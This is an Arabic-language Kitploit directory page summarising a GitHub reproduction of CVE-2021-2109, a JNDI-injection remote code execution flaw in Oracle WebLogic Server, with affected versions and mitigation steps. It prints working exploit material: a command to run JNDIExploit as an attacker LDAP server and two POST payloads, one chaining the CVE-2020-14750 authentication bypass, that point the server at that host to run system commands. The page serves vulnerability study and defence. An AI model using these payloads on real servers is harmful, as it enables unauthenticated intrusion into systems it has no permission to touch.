Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2021-2109 — إعادة إنتاج وتحليل خطوة بخطوة لـ CVE-2021-2109، وهي ثغرة تنفيذ كود عن بُعد في خادم Weblogic عبر حقن JNDI، مع إثبات المفهوم وتوجيهات التخفيف. | Kitploit
أدوات/GitHubGitHub/rabbitsafe/cve-2021-2109
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالتعلم والتعليممختبرات وتدريب عملي
GitHubrabbitsafe/cve-2021-2109

CVE-2021-2109

إعادة إنتاج وتحليل خطوة بخطوة لـ CVE-2021-2109، وهي ثغرة تنفيذ كود عن بُعد في خادم Weblogic عبر حقن JNDI، مع إثبات المفهوم وتوجيهات التخفيف.

عرض المستودع
9523منذ 5 سنواتلم تتم المراجعة بعد
مشاركة

CVE-2021-2109 Weblogic Server إعادة إنتاج وتحليل ثغرة تنفيذ التعليمات البرمجية عن بُعد

في يناير 2021، أصدرت Oracle تحديثًا أمنيًا يتضمن 329 تصحيحًا أمنيًا جديدًا ضمن مجموعة منتجات Oracle. وقد تم الإشارة بشكل خاص في هذا الإعلان إلى الإشعار الأمني لـ Oracle WebLogic Server حول ثغرة CVE-2020-14750 الذي صدر في 1 نوفمبر 2020. يُوصى بشدة بتطبيق هذا التحديث بالإضافة إلى التصحيحات الأخرى الواردة في الإعلان. الثغرة التي تحمل المعرف CVE-2021-2109 هي ثغرة تنفيذ تعليمات برمجية عن بُعد في WebLogic. تنشأ الثغرة بشكل أساسي من حقن JNDI، مما يسمح للمهاجم باستغلالها لتنفيذ تعليمات برمجية عن بُعد.

الإصدارات المتأثرة كالتالي:

  • Weblogic Server 10.3.6.0.0
  • Weblogic Server 12.1.3.0.0
  • Weblogic Server 12.2.1.3.0
  • Weblogic Server 12.2.1.4.0
  • Weblogic Server 14.1.1.0.0

أولاً: إعادة إنتاج ثغرة CVE-2021-2109 في Weblogic Server لتنفيذ التعليمات البرمجية عن بُعد

استخدام DOCKER لبناء بيئة اختبار Weblogic Server، ويمكن الوصول إلى Weblogic Server بشكل طبيعي. image

  1. حقن JNDI عند تسجيل الدخول إلى الخلفية بشكل طبيعي
    الحالة الأولى: تتطلب استخدام حساب مسؤول لتسجيل الدخول إلى خلفية Weblogic Server، والتقاط حزمة تسجيل الدخول عبر BurpSuite للحصول على بيانات ملف تعريف الارتباط (Cookie) الخاصة بتسجيل الدخول.

    image



    تشغيل LDAP محليًا، يمكن تنزيله من https://github.com/feihong-cs/JNDIExploit/releases/tag/v.1.11، الأمر كالتالي:

    java -jar JNDIExploit-v1.11.jar -i 192.168.131.1
    

    image


    إرسال حزمة POC الخاصة بحقن JNDI لثغرة تنفيذ التعليمات البرمجية عن بُعد في Weblogic Server CVE-2021-2109:

    POST /console/consolejndi.portal?_pageLabel=JNDIBindingPageGeneral&_nfpb=true&JNDIBindingPortlethandle=com.bea.console.handles.JndiBindingHandle(%22ldap://192.168.131;1:1389/Basic/WeblogicEcho;AdminServer%22) HTTP/1.1
    

    image


    تنفيذ أمر النظام ipconfig عبر متغير cmd
    image

  2. حقن JNDI باستخدام الوصول غير المصرح به إلى خلفية Weblogic Server
    الحالة الثانية: لا تتطلب تسجيل الدخول إلى خلفية Weblogic Server.


    يتطلب ذلك استخدام ثغرة الوصول غير المصرح به CVE-2020-14750 في Weblogic Server، وإرسال حزمة POC الخاصة بحقن JNDI لثغرة تنفيذ التعليمات البرمجية عن بُعد CVE-2021-2109:

    POST /console/css/%25%32%65%25%32%65%25%32%66/consolejndi.portal?_pageLabel=JNDIBindingPageGeneral&_nfpb=true&cqqhandle=com.bea.console.handles.JndiBindingHandle(%22ldap://192.168.131;1:1389/Basic/WeblogicEcho;AdminServer%22) HTTP/1.1
    

    image


    تنفيذ calc.exe عبر متغير cmd لفتح حاسبة النظام
    image

    image

    فتح حاسبة النظام

    image

ثانياً: توصيات أمنية لثغرة CVE-2021-2109 في Weblogic Server لتنفيذ التعليمات البرمجية عن بُعد

  1. تعطيل بروتوكول T3
    إذا كنت لا تعتمد على بروتوكول T3 للاتصال بـ JVM، يمكنك تخفيف تأثير هذه الثغرة عن طريق حظر بروتوكول T3 مؤقتًا.

    • الدخول إلى وحدة تحكم Weblogic، في صفحة تكوين base_domain، انتقل إلى علامة التبويب "الأمان"، وانقر على "عامل التصفية"، ثم قم بتكوين عامل التصفية.
    • أدخل في عامل تصفية الاتصال: weblogic.security.net.ConnectionFilterImpl، وفي قاعدة عامل تصفية الاتصال أدخل: * * 7001 deny t3 t3s.
  2. تعطيل IIOP
    سجل الدخول إلى وحدة تحكم Weblogic، ابحث عن خيار تمكين IIOP، قم بإلغاء التحديد، وأعد التشغيل لتفعيل التغيير.

  3. إغلاق الوصول الخارجي إلى /console/console.portal مؤقتًا

  4. تثبيت التحديث الأمني الرسمي

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    435
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    260

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →